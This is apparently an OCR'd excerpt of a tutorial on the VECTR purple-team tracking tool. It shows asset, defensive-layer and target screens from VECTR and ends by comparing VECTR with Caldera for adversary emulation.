
VECTR (Asset Management)



Vendors / Tools

Vendor	Product	Actions
Microsoft	Native Windows Commands	⚙ ✖
Cobalt Strike	Cobalt Strike	⚙ ✖


VECTR (Define Defensive Layer)



Defensive Layers

Name	Last Updated
Web Gateway	Jan 25, 2019, 1:54 AM
Threat Intelligence	Jan 25, 2019, 10:05 PM
IDS/IPS	Jan 25, 2019, 1:54 AM
CASB	Jan 25, 2019, 9:55 PM
SOAR	Jan 25, 2019, 2:16 AM
Endpoint Forensics	Jan 25, 2019, 6:51 PM
SIEM	Jan 25, 2019, 1:56 AM
Network Isolation	Jan 25, 2019, 1:56 AM
IR Workflow	Feb 12, 2019, 5:07 PM
EDR (Hunting)	Jan 25, 2019, 2:15 AM
Secure Baselines	Jan 25, 2019, 1:57 AM
EDR (Managed)	Jan 25, 2019, 2:16 AM

VECTR (Define Targets)



Target Assets


Filter Target Assets...

Name	Last Updated
192.168.1.102 *Windows*	Jul 26, 2022, 3:48 PM

Description

Phases: Reconnaissance, Resource Development

VECTR (Sources that Capture the source of your attacks)



Sources

Name	Last Updated
192.168.1.1 *Linux*	Jul 26, 2022, 3:49 PM

Description

Phases: Reconnaissance, Resource Development, Weaponization, Delivery, Social Engineering, Initial Access, Execution, Exploitation, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Pivoting, Lateral Movement, Collection, Command & Control, Exfiltration, Target Manipulation, Impact, Inhibit Response Function, Action on Objectives, Impair Process Control, Network Effects, Remote Service Effects

Conclusion

Why Caldera?
If you need something more operational for your adversary emulation, it is better to choose Caldera as it does have more ability and it is more flexible.

Why VECTR?
If you need something for documentation and operational process, it is better to choose VECTR as it can make charts, diagram, etc., and also it contains some operational abilities but with lesser feature than Caldera.